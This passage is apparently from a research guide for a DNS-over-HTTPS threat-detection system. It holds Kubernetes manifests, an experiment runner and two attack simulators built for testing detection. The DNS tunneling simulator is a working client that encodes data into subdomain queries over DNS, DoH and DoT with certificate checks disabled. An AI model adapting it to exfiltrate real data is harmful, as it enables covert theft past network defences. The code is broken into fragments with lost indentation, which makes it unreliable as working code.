kind: HorizontalPodAutoscaler
metadata:
  name: aee-service-hpa
  namespace: e3doh
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: aee-service
  minReplicas: 3
  maxReplicas: 10
  metrics:
  - type: Resource
    resource:
      name: cpu
      target:
        type: Utilization
        averageUtilization: 70

---
# Similar deployments for other services (qhe-service, fl-coordinator, etc.)
# Omitted for brevity - follow the same pattern
```

```
# ==========================================
# Ingress
# ==========================================

apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: e3doh-ingress
  namespace: e3doh
  annotations:
    nginx.ingress.kubernetes.io/ssl-redirect: "true"
    nginx.ingress.kubernetes.io/proxy-body-size: "10m"
spec:
  ingressClassName: nginx
  tls:
  - hosts:
    - e3doh.local
    secretName: e3doh-tls
  rules:
  - host: e3doh.local
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
```

```
      service:
        name: e3doh-gateway
        port:
          number: 443
```

10. Attack Simulation Suite Setup

10.1 DNS Tunneling Attack Simulation

python

```
#!/usr/bin/env python3
# File: 17_tunneling_attack.py
# Purpose: Simulate DNS tunneling attacks for testing E3-DoH
#
# IMPORTANT: This script is for TESTING PURPOSES ONLY.
# Only run against systems you own or have explicit permission to test.

import socket
import struct
import time
import random
import base64
import threading
from dataclasses import dataclass
from typing import Optional
import logging

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)
```

```
@dataclass
class TunnelingConfig:
    """Configuration for DNS tunneling simulation."""

    target_host: str = "127.0.0.1"
    target_port: int = 53
    domain: str = "tunnel.test"

    # Tunneling parameters
    chunk_size: int = 32  # Bytes per query
    query_interval: float = 0.5  # Seconds between queries
    use_base64: bool = True

    # Data to exfiltrate (simulated)
    data_size: int = 10000  # bytes


class DNSTunnel:
    """
    Simulated DNS tunneling client.

    This simulates how malware might exfiltrate data through DNS queries
    by encoding data in subdomain names.
    """
```

```
def __init__(self, config: TunnelingConfig):
    """Initialize tunnel."""
    self.config = config
    self.sequence = 0
    self.stats = {
        'queries_sent': 0,
        'bytes_exfiltrated': 0,
        'errors': 0,
        'timings': []
    }

def _encode_data(self, data: bytes) -> str:
    """Encode data for transmission in DNS query."""
    if self.config.use_base64:
        encoded = base64.b32encode(data).decode().lower()
        # Remove padding
        encoded = encoded.rstrip('=')
    else:
        encoded = data.hex()

    return encoded

def _build_query(self, encoded_data: str) -> bytes:
    """
    Build a DNS query packet.
```

```
DNS query structure:
- Header (12 bytes)
- Question section (variable)
"""
# DNS Header
transaction_id = random.randint(0, 65535)
flags = 0x0100  # Standard query, recursion desired
qdcount = 1  # One question
ancount = 0
nscount = 0
arcount = 0

header = struct.pack(
    '!HHHHHH',
    transaction_id,
    flags,
    qdcount,
    ancount,
    nscount,
    arcount
)

# Build query name
# Format: <encoded_data>.<sequence>.<domain>
query_name = f"{encoded_data}.{self.sequence}.{self.config.domain}"
```

```
    # Encode domain name
    qname = b''
    for label in query_name.split('.'):
        qname += bytes([len(label)]) + label.encode()
    qname += b'\x00'  # Null terminator

    # Query type (TXT = 16) and class (IN = 1)
    qtype = struct.pack('!HH', 16, 1)

    return header + qname + qtype

def send_query(self, data: bytes) -> bool:
    """
    Send a single tunneling query.

    Args:
        data: Data chunk to send

    Returns:
        True if successful
    """
    start_time = time.time()

    try:
        # Encode data
```

```
encoded = self._encode_data(data)

# Build query
query = self._build_query(encoded)

# Send via UDP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.settimeout(5.0)

sock.sendto(query, (self.config.target_host, self.config.target_port))

# Wait for response
try:
    response, _ = sock.recvfrom(4096)
    success = True
except socket.timeout:
    success = True  # Query was sent, response timeout is ok

sock.close()

# Update statistics
timing = (time.time() - start_time) * 1000
self.stats['queries_sent'] += 1
self.stats['bytes_exfiltrated'] += len(data)
self.stats['timings'].append(timing)
```

```
            return success

        except Exception as e:
            logger.error(f"Query failed: {e}")
            self.stats['errors'] += 1
            return False

    def run(self) -> dict:
        """
        Run tunneling simulation.

        Returns:
            Statistics dictionary
        """
        logger.info(f"Starting DNS tunneling simulation")
        logger.info(f"Target: {self.config.target_host}:{self.config.target_port}")
        logger.info(f"Data size: {self.config.data_size} bytes")
        logger.info(f"Chunk size: {self.config.chunk_size} bytes")

        # Generate random data to exfiltrate
        data = bytes(random.getrandbits(8) for _ in range(self.config.data_size))

        # Split into chunks
        chunks = [
            data[i:i+self.config.chunk_size]
            for i in range(0, len(data), self.config.chunk_size)
```

```
        ]

        logger.info(f"Total chunks: {len(chunks)}")

        # Send chunks
        for i, chunk in enumerate(chunks):
            self.send_query(chunk)
            self.sequence += 1

            if (i + 1) % 100 == 0:
                logger.info(f"Progress: {i+1}/{len(chunks)} queries sent")

            time.sleep(self.config.query_interval)

        # Calculate statistics
        results = self.stats.copy()
        if results['timings']:
            results['avg_timing_ms'] = sum(results['timings']) / len(results['timings'])
            results['min_timing_ms'] = min(results['timings'])
            results['max_timing_ms'] = max(results['timings'])

        return results


class MultiProtocolTunneling:
    """
```

```
Multi-protocol tunneling attack simulation.

Simulates tunneling over DoH, DoT, and DoQ.
"""

def __init__(self, config: TunnelingConfig):
    """Initialize multi-protocol tunneling."""
    self.config = config

def run_doh_tunneling(self) -> dict:
    """Simulate DoH tunneling."""
    logger.info("Starting DoH tunneling simulation")

    # DoH uses HTTPS (port 443)
    # Queries are sent as HTTP POST/GET requests

    import requests

    stats = {
        'queries_sent': 0,
        'bytes_exfiltrated': 0,
        'errors': 0
    }

    # Generate data
    data = bytes(random.getrandbits(8) for _ in range(self.config.data_size))
```

```
chunks = [
    data[i:i+self.config.chunk_size]
    for i in range(0, len(data), self.config.chunk_size)
]

for i, chunk in enumerate(chunks):
    try:
        # Encode chunk
        encoded = base64.b32encode(chunk).decode().lower().rstrip('=')

        # Build DoH query
        # In real DoH, this would be a proper DNS wire format
        # Here we simulate the pattern

        url = f"https://{self.config.target_host}/dns-query"
        headers = {
            'Content-Type': 'application/dns-message',
            'Accept': 'application/dns-message'
        }

        # Create DNS query (simplified)
        query_name = f"{encoded}.{i}.{self.config.domain}"
        dns_query = self._build_dns_query(query_name)

        # Send
        response = requests.post(
```

```
                url,
                data=dns_query,
                headers=headers,
                timeout=5,
                verify=False  # For testing only
            )

            stats['queries_sent'] += 1
            stats['bytes_exfiltrated'] += len(chunk)

        except Exception as e:
            logger.debug(f"DoH query failed: {e}")
            stats['errors'] += 1

        time.sleep(self.config.query_interval)

    return stats

def run_dot_tunneling(self) -> dict:
    """Simulate DoT tunneling."""
    logger.info("Starting DoT tunneling simulation")

    import ssl

    stats = {
        'queries_sent': 0,
```

```
    'bytes_exfiltrated': 0,
    'errors': 0
}

# Generate data
data = bytes(random.getrandbits(8) for _ in range(self.config.data_size))
chunks = [
    data[i:i+self.config.chunk_size]
    for i in range(0, len(data), self.config.chunk_size)
]

for i, chunk in enumerate(chunks):
    try:
        # Create SSL context
        context = ssl.create_default_context()
        context.check_hostname = False
        context.verify_mode = ssl.CERT_NONE

        # Connect via TLS
        with socket.create_connection(
            (self.config.target_host, 853), timeout=5
        ) as sock:
            with context.wrap_socket(sock, server_hostname=self.config.target_host) as ssock:
                # Encode and send
                encoded = base64.b32encode(chunk).decode().lower().rstrip('=')
                query_name = f"{encoded}.{i}.{self.config.domain}"
```

```
                dns_query = self._build_dns_query(query_name)

                # DoT uses 2-byte length prefix
                length_prefix = struct.pack('!H', len(dns_query))
                ssock.send(length_prefix + dns_query)

                stats['queries_sent'] += 1
                stats['bytes_exfiltrated'] += len(chunk)

            except Exception as e:
                logger.debug(f"DoT query failed: {e}")
                stats['errors'] += 1

            time.sleep(self.config.query_interval)

    return stats

def run_doq_tunneling(self) -> dict:
    """Simulate DoQ tunneling."""
    logger.info("Starting DoQ tunneling simulation")

    # DoQ uses QUIC (UDP port 853)
    # Full QUIC implementation is complex
    # Here we simulate the traffic pattern

    stats = {
```

```
    'queries_sent': 0,
    'bytes_exfiltrated': 0,
    'errors': 0
}

# Generate data
data = bytes(random.getrandbits(8) for _ in range(self.config.data_size))
chunks = [
    data[i:i+self.config.chunk_size]
    for i in range(0, len(data), self.config.chunk_size)
]

for i, chunk in enumerate(chunks):
    try:
        # Simulate QUIC packet
        # Real implementation would use aioquic library

        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        sock.settimeout(5.0)

        # Build simulated QUIC initial packet
        # (This is simplified - real QUIC has complex framing)
        encoded = base64.b32encode(chunk).decode().lower().rstrip('=')
        query_name = f"{encoded}.{i}.{self.config.domain}"
        dns_query = self._build_dns_query(query_name)
```

```
            # Send (simulated)
            sock.sendto(dns_query, (self.config.target_host, 853))

            stats['queries_sent'] += 1
            stats['bytes_exfiltrated'] += len(chunk)

            sock.close()

        except Exception as e:
            logger.debug(f"DoQ query failed: {e}")
            stats['errors'] += 1

        time.sleep(self.config.query_interval)

    return stats

def _build_dns_query(self, query_name: str) -> bytes:
    """Build a DNS query packet."""
    # Header
    transaction_id = random.randint(0, 65535)
    flags = 0x0100
    header = struct.pack('!HHHHHH', transaction_id, flags, 1, 0, 0, 0)

    # Question
    qname = b''
    for label in query_name.split('.'):
```

```
            qname += bytes([len(label)]) + label.encode()
        qname += b'\x00'

        qtype = struct.pack('!HH', 16, 1)  # TXT, IN

        return header + qname + qtype


# Example usage
if __name__ == "__main__":
    print("=" * 50)
    print("DNS Tunneling Attack Simulation")
    print("=" * 50)

    # Configuration
    config = TunnelingConfig(
        target_host="127.0.0.1",
        target_port=53,
        domain="test.tunnel",
        chunk_size=32,
        query_interval=0.1,  # Fast for testing
        data_size=1000  # Small for testing
    )

    # Basic tunneling test
    print("\n[1] Testing basic DNS tunneling...")
```

```
    tunnel = DNSTunnel(config)
    results = tunnel.run()

    print(f"\nResults:")
    print(f"  Queries sent: {results['queries_sent']}")
    print(f"  Bytes exfiltrated: {results['bytes_exfiltrated']}")
    print(f"  Errors: {results['errors']}")
    if 'avg_timing_ms' in results:
        print(f"  Avg timing: {results['avg_timing_ms']:.3f}ms")

    # Multi-protocol test
    print("\n[2] Testing multi-protocol tunneling...")
    multi = MultiProtocolTunneling(config)

    # Note: These require actual resolvers to be running
    # Uncomment to test:
    # doh_results = multi.run_doh_tunneling()
    # dot_results = multi.run_dot_tunneling()
    # doq_results = multi.run_doq_tunneling()

    print("  (Skipped - requires running resolvers)")

    print("\n" + "=" * 50)
    print("Tunneling Simulation Complete")
    print("=" * 50)
```

10.2 Timing Side-Channel Attack Simulation

python

```
#!/usr/bin/env python3
# File: 18_timing_attack.py
# Purpose: Simulate timing side-channel attacks
#
# This uses tc/netem to introduce controlled delays and measures
# whether E3-DoH can detect the attack.

import subprocess
import time
import statistics
import logging
from dataclasses import dataclass
from typing import List, Optional

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)


@dataclass
class TimingAttackConfig:
    """Configuration for timing attack simulation."""

    interface: str = "eth0"
    target_host: str = "127.0.0.1"
    target_port: int = 443
```

```
    # Timing parameters
    base_delay_ms: float = 150.0
    jitter_ms: float = 25.0
    num_samples: int = 100

    # Detection threshold
    correlation_threshold: float = 0.1


class TimingAttackSimulator:
    """
    Simulates timing side-channel attacks.

    Uses Linux tc/netem to introduce controlled delays,
    then measures whether timing patterns leak information.
    """

    def __init__(self, config: TimingAttackConfig):
        """Initialize simulator."""
        self.config = config
        self.results = []

    def setup_netem(self):
        """
        Set up netem delay using tc.
```

```
    This introduces artificial delays to network traffic.
    """
    cmd = [
        "sudo", "tc", "qdisc", "add", "dev", self.config.interface,
        "root", "netem",
        "delay", f"{self.config.base_delay_ms}ms",
        f"{self.config.jitter_ms}ms"
    ]

    logger.info(f"Setting up netem: {' '.join(cmd)}")

    try:
        subprocess.run(cmd, check=True, capture_output=True)
        logger.info("Netem delay configured successfully")
        return True
    except subprocess.CalledProcessError as e:
        logger.error(f"Failed to set up netem: {e.stderr.decode()}")
        return False

def cleanup_netem(self):
    """Remove netem configuration."""
    cmd = [
        "sudo", "tc", "qdisc", "del", "dev", self.config.interface, "root"
    ]
```

```
    logger.info("Removing netem configuration")

    try:
        subprocess.run(cmd, check=True, capture_output=True)
        logger.info("Netem removed successfully")
    except subprocess.CalledProcessError as e:
        logger.warning(f"Failed to remove netem: {e.stderr.decode()}")

def measure_timing(self, num_queries: int = 100) -> List[float]:
    """
    Measure query-response timing.

    Args:
        num_queries: Number of measurements to take

    Returns:
        List of timing measurements in milliseconds
    """
    import socket
    import struct

    timings = []

    for i in range(num_queries):
        try:
            # Create UDP socket
```

```
            sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            sock.settimeout(5.0)

            # Build DNS query
            transaction_id = i % 65536
            query = struct.pack('!HHHHHH', transaction_id, 0x0100, 1, 0, 0, 0)
            query += b'\x07example\x03com\x00'
            query += struct.pack('!HH', 1, 1)  # A record, IN class

            # Measure timing
            start = time.perf_counter()
            sock.sendto(query, (self.config.target_host, self.config.target_port))

            try:
                sock.recvfrom(4096)
            except socket.timeout:
                pass

            end = time.perf_counter()
            timing_ms = (end - start) * 1000
            timings.append(timing_ms)

            sock.close()

        except Exception as e:
            logger.debug(f"Query {i} failed: {e}")
```

```
        time.sleep(0.01)  # Small delay between queries

    return timings

def analyze_correlation(self, query_times: List[float],
                        response_times: List[float]) -> float:
    """
    Analyze correlation between query and response times.

    In a timing side-channel attack, the attacker observes
    correlation between query timing and response timing.

    Args:
        query_times: Query timing measurements
        response_times: Response timing measurements

    Returns:
        Correlation coefficient
    """
    if len(query_times) != len(response_times) or len(query_times) < 2:
        return 0.0

    # Calculate Pearson correlation
    n = len(query_times)
    mean_q = sum(query_times) / n
```

```
    mean_r = sum(response_times) / n

    numerator = sum(
        (q - mean_q) * (r - mean_r)
        for q, r in zip(query_times, response_times)
    )

    sum_sq_q = sum((q - mean_q) ** 2 for q in query_times)
    sum_sq_r = sum((r - mean_r) ** 2 for r in response_times)

    denominator = (sum_sq_q * sum_sq_r) ** 0.5

    if denominator == 0:
        return 0.0

    return numerator / denominator

def run_attack_simulation(self) -> dict:
    """
    Run complete timing attack simulation.

    Returns:
        Results dictionary
    """
    logger.info("=" * 50)
    logger.info("Timing Attack Simulation")
```

```
logger.info("=" * 50)

results = {
    'baseline': {},
    'attack': {},
    'detection': {}
}

# Step 1: Baseline measurement (no attack)
logger.info("\n[1] Measuring baseline timing...")
baseline_timings = self.measure_timing(self.config.num_samples)

if baseline_timings:
    results['baseline'] = {
        'mean_ms': statistics.mean(baseline_timings),
        'std_ms': statistics.stdev(baseline_timings) if len(baseline_timings) > 1 else 0,
        'min_ms': min(baseline_timings),
        'max_ms': max(baseline_timings)
    }
    logger.info(f"Baseline: mean={results['baseline']['mean_ms']:.2f}ms, "
                f"std={results['baseline']['std_ms']:.2f}ms")

# Step 2: Set up attack (netem delay)
logger.info("\n[2] Setting up timing attack (netem delay)...")
if not self.setup_netem():
    logger.error("Failed to set up netem, aborting")
```

```
    return results

try:
    # Step 3: Measure under attack
    logger.info("\n[3] Measuring timing under attack...")
    attack_timings = self.measure_timing(self.config.num_samples)

    if attack_timings:
        results['attack'] = {
            'mean_ms': statistics.mean(attack_timings),
            'std_ms': statistics.stdev(attack_timings) if len(attack_timings) > 1 else 0,
            'min_ms': min(attack_timings),
            'max_ms': max(attack_timings)
        }
        logger.info(f"Attack: mean={results['attack']['mean_ms']:.2f}ms, "
                    f"std={results['attack']['std_ms']:.2f}ms")

    # Step 4: Analyze detection
    logger.info("\n[4] Analyzing detection capability...")

    # Calculate correlation (attack would show high correlation)
    if len(baseline_timings) == len(attack_timings):
        correlation = self.analyze_correlation(baseline_timings, attack_timings)

        # Low correlation means attack is detectable
        detectable = abs(correlation) < self.config.correlation_threshold
```

```
            results['detection'] = {
                'correlation': correlation,
                'detectable': detectable,
                'threshold': self.config.correlation_threshold
            }

            logger.info(f"Correlation: {correlation:.4f}")
            logger.info(f"Detectable: {detectable}")
            logger.info(f"Threshold: {self.config.correlation_threshold}")

        finally:
            # Cleanup
            self.cleanup_netem()

        return results


# Example usage
if __name__ == "__main__":
    config = TimingAttackConfig(
        interface="lo",  # Loopback for testing
        target_host="127.0.0.1",
        target_port=53,
        num_samples=50
    )
```

```
simulator = TimingAttackSimulator(config)
results = simulator.run_attack_simulation()

print("\n" + "=" * 50)
print("Timing Attack Simulation Complete")
print("=" * 50)
```

---

11. Running Experiments and Data Collection

11.1 Main Experiment Runner

python

```
#!/usr/bin/env python3
# File: 19_run_experiments.py
# Purpose: Main experiment runner for E3-DoH evaluation
#
# This script orchestrates all experiments:
# 1. Load and preprocess data
# 2. Initialize E3-DoH components
# 3. Run attack simulations
# 4. Collect performance metrics
# 5. Save results

import numpy as np
import pandas as pd
import json
import os
```

```
import time
import logging
from datetime import datetime
from typing import Dict, List, Optional
from dataclasses import dataclass, asdict

# Import E3-DoH components
from aee_implementation import AdaptiveEvolutionaryEncryption, AEEConfig
from qhe_implementation import QuantumSafeHomomorphicEncryption, QHEConfig
from federated_detection import FederatedAnomalyDetection, FederatedConfig
from amps_implementation import AdaptiveMultiProtocolSandbox, AMPSConfig, Protocol

logging.basicConfig(
    level=logging.INFO,
    format='%(asctime)s - %(name)s - %(levelname)s - %(message)s'
)
logger = logging.getLogger(__name__)


@dataclass
class ExperimentConfig:
    """Configuration for E3-DoH experiments."""

    # Experiment metadata
    experiment_name: str = "e3doh_experiment"
    output_dir: str = "results"
```

```
    # Data paths
    data_dir: str = "datasets/processed"

    # Protocol to test
    protocols: List[str] = None  # ["DoH", "DoT", "DoQ"]

    # Attack types to simulate
    attack_types: List[str] = None  # ["tunneling", "timing", "c2", "evasion"]

    # Number of repetitions
    num_repetitions: int = 3

    # Random seed
    seed: int = 42

    def __post_init__(self):
        if self.protocols is None:
            self.protocols = ["DoH", "DoT", "DoQ"]
        if self.attack_types is None:
            self.attack_types = ["tunneling", "timing", "c2", "evasion"]


class E3DoHExperimentRunner:
    """
    Main experiment runner for E3-DoH evaluation.
```

```
"""

def __init__(self, config: ExperimentConfig):
    """Initialize experiment runner."""
    self.config = config

    # Set random seed
    np.random.seed(config.seed)

    # Create output directory
    os.makedirs(config.output_dir, exist_ok=True)

    # Initialize components
    self._initialize_components()

    # Results storage
    self.results = {
        'config': asdict(config),
        'timestamp': datetime.now().isoformat(),
        'experiments': []
    }

def _initialize_components(self):
    """Initialize E3-DoH components."""
    logger.info("Initializing E3-DoH components...")
```

```
# AEE
aee_config = AEEConfig(
    rotation_interval=10.0,
    entropy_threshold=0.95,
    lattice_dimension=1024
)
self.aee = AdaptiveEvolutionaryEncryption(aee_config)

# QHE
qhe_config = QHEConfig(
    ring_dimension=256,
    modulus=4096
)
self.qhe = QuantumSafeHomomorphicEncryption(qhe_config)

# Federated Detection
fl_config = FederatedConfig(
    num_clients=10,
    fraction_fit=0.5,
    num_rounds=10,
    dp_epsilon=1.2
)
self.federated = FederatedAnomalyDetection(fl_config)

# AMPS
amps_config = AMPSConfig(
```

```
        kl_threshold=0.3,
        sandbox_timeout=30.0
    )
    self.amps = AdaptiveMultiProtocolSandbox(amps_config)

    logger.info("All components initialized")

def load_data(self) -> tuple:
    """Load and prepare data for experiments."""
    logger.info("Loading data...")

    data_dir = self.config.data_dir

    # Load processed data
    train_df = pd.read_csv(os.path.join(data_dir, 'train_processed.csv'))
    val_df = pd.read_csv(os.path.join(data_dir, 'validation_processed.csv'))
    test_df = pd.read_csv(os.path.join(data_dir, 'test_processed.csv'))

    # Extract features and labels
    feature_cols = [
        'inter_arrival_time', 'query_size', 'response_size',
        'entropy', 'query_response_ratio', 'burst_rate', 'periodicity_score'
    ]

    # Filter available columns
    feature_cols = [c for c in feature_cols if c in train_df.columns]
```

```
    X_train = train_df[feature_cols].values
    y_train = (train_df['label'] == 'malicious').astype(int).values

    X_val = val_df[feature_cols].values
    y_val = (val_df['label'] == 'malicious').astype(int).values

    X_test = test_df[feature_cols].values
    y_test = (test_df['label'] == 'malicious').astype(int).values

    logger.info(f"Loaded: train={len(X_train)}, val={len(X_val)}, test={len(X_test)}")

    return (X_train, y_train), (X_val, y_val), (X_test, y_test)

def run_baseline_experiment(self, data: tuple) -> dict:
    """
    Run baseline experiment (no E3-DoH protection).

    This establishes the baseline performance against which
    E3-DoH improvements are measured.
    """
    logger.info("\n" + "=" * 50)
    logger.info("Running Baseline Experiment")
    logger.info("=" * 50)

    (X_train, y_train), (X_val, y_val), (X_test, y_test) = data
```

```
results = {
    'experiment_type': 'baseline',
    'protocol': 'all',
    'metrics': {}
}

# Simple threshold-based detection as baseline
# (In practice, this would be a trained model)

# Use entropy as simple detector
entropy_idx = 3  # Assuming entropy is at index 3

start_time = time.time()

predictions = (X_test[:, entropy_idx] > np.median(X_train[:, entropy_idx])).astype(int)

inference_time = (time.time() - start_time) * 1000 / len(X_test)  # ms per sample

# Calculate metrics
tp = ((predictions == 1) & (y_test == 1)).sum()
fp = ((predictions == 1) & (y_test == 0)).sum()
fn = ((predictions == 0) & (y_test == 1)).sum()
tn = ((predictions == 0) & (y_test == 0)).sum()

accuracy = (tp + tn) / (tp + tn + fp + fn)
```

```
    precision = tp / (tp + fp) if (tp + fp) > 0 else 0
    recall = tp / (tp + fn) if (tp + fn) > 0 else 0
    f1 = 2 * precision * recall / (precision + recall) if (precision + recall) > 0 else 0
    fpr = fp / (fp + tn) if (fp + tn) > 0 else 0

    results['metrics'] = {
        'accuracy': float(accuracy),
        'precision': float(precision),
        'recall': float(recall),
        'f1_score': float(f1),
        'false_positive_rate': float(fpr),
        'inference_time_ms': float(inference_time)
    }

    logger.info(f"Baseline Results:")
    logger.info(f"  Accuracy: {accuracy:.4f}")
    logger.info(f"  FPR: {fpr:.4f}")
    logger.info(f"  F1: {f1:.4f}")

    return results

def run_e3doh_experiment(self, data: tuple, protocol: str) -> dict:
    """
    Run E3-DoH protected experiment for a specific protocol.

    Args:
```

```
    data: Tuple of (train, val, test) data
    protocol: Protocol to test ("DoH", "DoT", "DoQ")

Returns:
    Results dictionary
"""
logger.info(f"\n" + "=" * 50)
logger.info(f"Running E3-DoH Experiment for {protocol}")
logger.info("=" * 50)

(X_train, y_train), (X_val, y_val), (X_test, y_test) = data

results = {
    'experiment_type': 'e3doh',
    'protocol': protocol,
    'metrics': {},
    'component_stats': {}
}

# ============================================
# Step 1: Process through AEE
# ============================================
logger.info("[1/5] Processing through AEE...")

aee_start = time.time()
```

```
# Simulate AEE processing
for i in range(min(1000, len(X_test))):
    query_type = ['A', 'AAAA', 'MX', 'TXT'][i % 4]
    self.aee.process_query(query_type)

aee_time = (time.time() - aee_start) * 1000

results['component_stats']['aee'] = {
    'processing_time_ms': aee_time,
    'security_status': self.aee.get_security_status()
}

# ==========================================
# Step 2: Encrypt with QHE
# ==========================================
logger.info("[2/5] Encrypting with QHE...")

qhe_start = time.time()

# Encrypt a sample of features
sample_size = min(100, len(X_test))
for i in range(sample_size):
    # Convert to bits (simplified)
    bits = [(int(x * 100) % 2) for x in X_test[i, :7]]
    self.qhe.encrypt_vector(bits)
```

```
qhe_time = (time.time() - qhe_start) * 1000

results['component_stats']['qhe'] = {
    'processing_time_ms': qhe_time,
    'num_encrypted': sample_size
}

# ============================================
# Step 3: Detect anomalies with federated learning
# ============================================
logger.info("[3/5] Running federated detection...")

# Split training data among clients
num_clients = self.federated.config.num_clients
client_size = len(X_train) // num_clients

client_data = []
for i in range(num_clients):
    start = i * client_size
    end = start + client_size if i < num_clients - 1 else len(X_train)
    client_data.append((
        X_train[start:end],
        y_train[start:end]
    ))

# Setup and train
```

```
        self.federated.setup_clients(client_data)

        fl_start = time.time()
        fl_results = self.federated.train(X_val, y_val)
        fl_time = (time.time() - fl_start) * 1000

        # Evaluate on test set
        fl_metrics = self.federated.evaluate(X_test, y_test)

        results['component_stats']['federated'] = {
            'training_time_ms': fl_time,
            'final_accuracy': fl_results['final_accuracy'],
            'server_stats': fl_results['server_stats']
        }

        # ============================================
        # Step 4: Apply AMPS for detected anomalies
        # ============================================
        logger.info("[4/5] Applying AMPS sandboxing...")

        amps_start = time.time()

        # Process detected anomalies through AMPS
        protocol_enum = Protocol[protocol.upper().replace('DOH', 'DOH').replace('DOT',
'DOT').replace('DOQ', 'DOQ')]
```

```
# Get predictions
self.federated.server.global_model.eval()

import torch
with torch.no_grad():
    X_tensor = torch.FloatTensor(X_test[:100])  # Sample
    outputs = self.federated.server.global_model(X_tensor)
    predictions = outputs.argmax(dim=1).numpy()

# Process each detected anomaly
amps_results = []
for i, pred in enumerate(predictions):
    if pred == 1:  # Detected as malicious
        features = {
            'query_type_a': 0.25,
            'query_type_aaaa': 0.25,
            'query_type_mx': 0.25,
            'query_type_txt': 0.25,
            'entropy': X_test[i, 3] if X_test.shape[1] > 3 else 0
        }

        result = self.amps.process_flow(
            f"flow_{i}",
            protocol_enum,
            features
        )
```

```
        amps_results.append(result)

amps_time = (time.time() - amps_start) * 1000

results['component_stats']['amps'] = {
    'processing_time_ms': amps_time,
    'flows_processed': len(amps_results),
    'statistics': self.amps.get_statistics()
}

# ==========================================
# Step 5: Calculate final metrics
# ==========================================
logger.info("[5/5] Calculating final metrics...")

# Combine FL metrics with component timings
results['metrics'] = {
    'accuracy': fl_metrics['accuracy'],
    'precision': fl_metrics['precision'],
    'recall': fl_metrics['recall'],
    'f1_score': fl_metrics['f1_score'],
    'false_positive_rate': fl_metrics['false_positive_rate'],
    'p99_latency_ms': fl_time / len(X_test) * 100 if len(X_test) > 0 else 0,
    'throughput_qps': len(X_test) / (fl_time / 1000) if fl_time > 0 else 0
}
```

```
    logger.info(f"\nE3-DoH Results for {protocol}:")
    logger.info(f"  Accuracy: {results['metrics']['accuracy']:.4f}")
    logger.info(f"  FPR: {results['metrics']['false_positive_rate']:.4f}")
    logger.info(f"  F1: {results['metrics']['f1_score']:.4f}")

    return results

def run_attack_experiment(self, attack_type: str) -> dict:
    """
    Run attack simulation experiment.

    Args:
        attack_type: Type of attack ("tunneling", "timing", "c2", "evasion")

    Returns:
        Results dictionary
    """
    logger.info(f"\n" + "=" * 50)
    logger.info(f"Running {attack_type} Attack Simulation")
    logger.info("=" * 50)

    results = {
        'attack_type': attack_type,
        'protocols': {},
        'detection_rates': {}
    }
```

```
# Simulate attack for each protocol
for protocol in self.config.protocols:
    logger.info(f"\n  Testing {protocol}...")

    # Simulate attack traffic
    if attack_type == "tunneling":
        # Generate tunneling-like features
        num_attacks = 100
        attack_features = np.random.randn(num_attacks, 7) * 0.5
        attack_features[:, 3] = np.random.uniform(4.0, 6.0, num_attacks)  # High entropy
        attack_features[:, 0] = np.random.uniform(0.1, 0.5, num_attacks)  # Fast queries

    elif attack_type == "timing":
        # Generate timing attack features
        num_attacks = 100
        attack_features = np.random.randn(num_attacks, 7) * 0.5
        attack_features[:, 0] = np.random.uniform(0.15, 0.2, num_attacks)  # Consistent timing

    elif attack_type == "c2":
        # Generate C2 beaconing features
        num_attacks = 100
        attack_features = np.random.randn(num_attacks, 7) * 0.3
        attack_features[:, 0] = np.random.uniform(30, 60, num_attacks)  # Regular beacons
        attack_features[:, 1] = np.random.uniform(50, 150, num_attacks)  # Small queries
```

```
else:  # evasion
    # Generate evasion features (mimics benign)
    num_attacks = 100
    attack_features = np.random.randn(num_attacks, 7) * 0.5
    attack_features += np.random.randn(7) * 0.1  # Add some noise

# Process through AMPS
protocol_enum = Protocol[protocol.upper()]

detections = 0
for i in range(len(attack_features)):
    features = {
        'query_type_a': 0.25,
        'query_type_aaaa': 0.25,
        'query_type_mx': 0.25,
        'query_type_txt': 0.25,
        'entropy': attack_features[i, 3]
    }

    result = self.amps.process_flow(
        f"attack_{i}",
        protocol_enum,
        features
    )

    if result['action'] in ['sandbox', 'block']:
```

```
                detections += 1

        detection_rate = detections / len(attack_features)

        results['protocols'][protocol] = {
            'num_attacks': len(attack_features),
            'detections': detections,
            'detection_rate': detection_rate
        }

        results['detection_rates'][protocol] = detection_rate

        logger.info(f"    Detection rate: {detection_rate:.2%}")

    return results

def run_all_experiments(self) -> dict:
    """
    Run all experiments and collect results.

    Returns:
        Complete results dictionary
    """
    logger.info("=" * 60)
    logger.info("E3-DoH COMPLETE EXPERIMENT SUITE")
    logger.info("=" * 60)
```

```
    # Load data
    data = self.load_data()

    # Run baseline
    baseline_results = self.run_baseline_experiment(data)
    self.results['experiments'].append(baseline_results)

    # Run E3-DoH for each protocol
    for protocol in self.config.protocols:
        e3doh_results = self.run_e3doh_experiment(data, protocol)
        self.results['experiments'].append(e3doh_results)

    # Run attack simulations
    for attack_type in self.config.attack_types:
        attack_results = self.run_attack_experiment(attack_type)
        self.results['experiments'].append(attack_results)

    # Calculate summary
    self._calculate_summary()

    return self.results

def _calculate_summary(self):
    """Calculate summary statistics."""
    logger.info("\n" + "=" * 60)
```

```
logger.info("EXPERIMENT SUMMARY")
logger.info("=" * 60)

summary = {
    'baseline': {},
    'e3doh': {},
    'attacks': {}
}

for exp in self.results['experiments']:
    if exp.get('experiment_type') == 'baseline':
        summary['baseline'] = exp['metrics']
    elif exp.get('experiment_type') == 'e3doh':
        summary['e3doh'][exp['protocol']] = exp['metrics']
    elif 'attack_type' in exp:
        summary['attacks'][exp['attack_type']] = exp['detection_rates']

self.results['summary'] = summary

# Print summary
if summary['baseline']:
    logger.info("\nBaseline Performance:")
    logger.info(f"  Accuracy: {summary['baseline'].get('accuracy', 0):.4f}")
    logger.info(f"  FPR: {summary['baseline'].get('false_positive_rate', 0):.4f}")

if summary['e3doh']:
```

```
            logger.info("\nE3-DoH Performance by Protocol:")
            for protocol, metrics in summary['e3doh'].items():
                logger.info(f"  {protocol}:")
                logger.info(f"    Accuracy: {metrics.get('accuracy', 0):.4f}")
                logger.info(f"    FPR: {metrics.get('false_positive_rate', 0):.4f}")

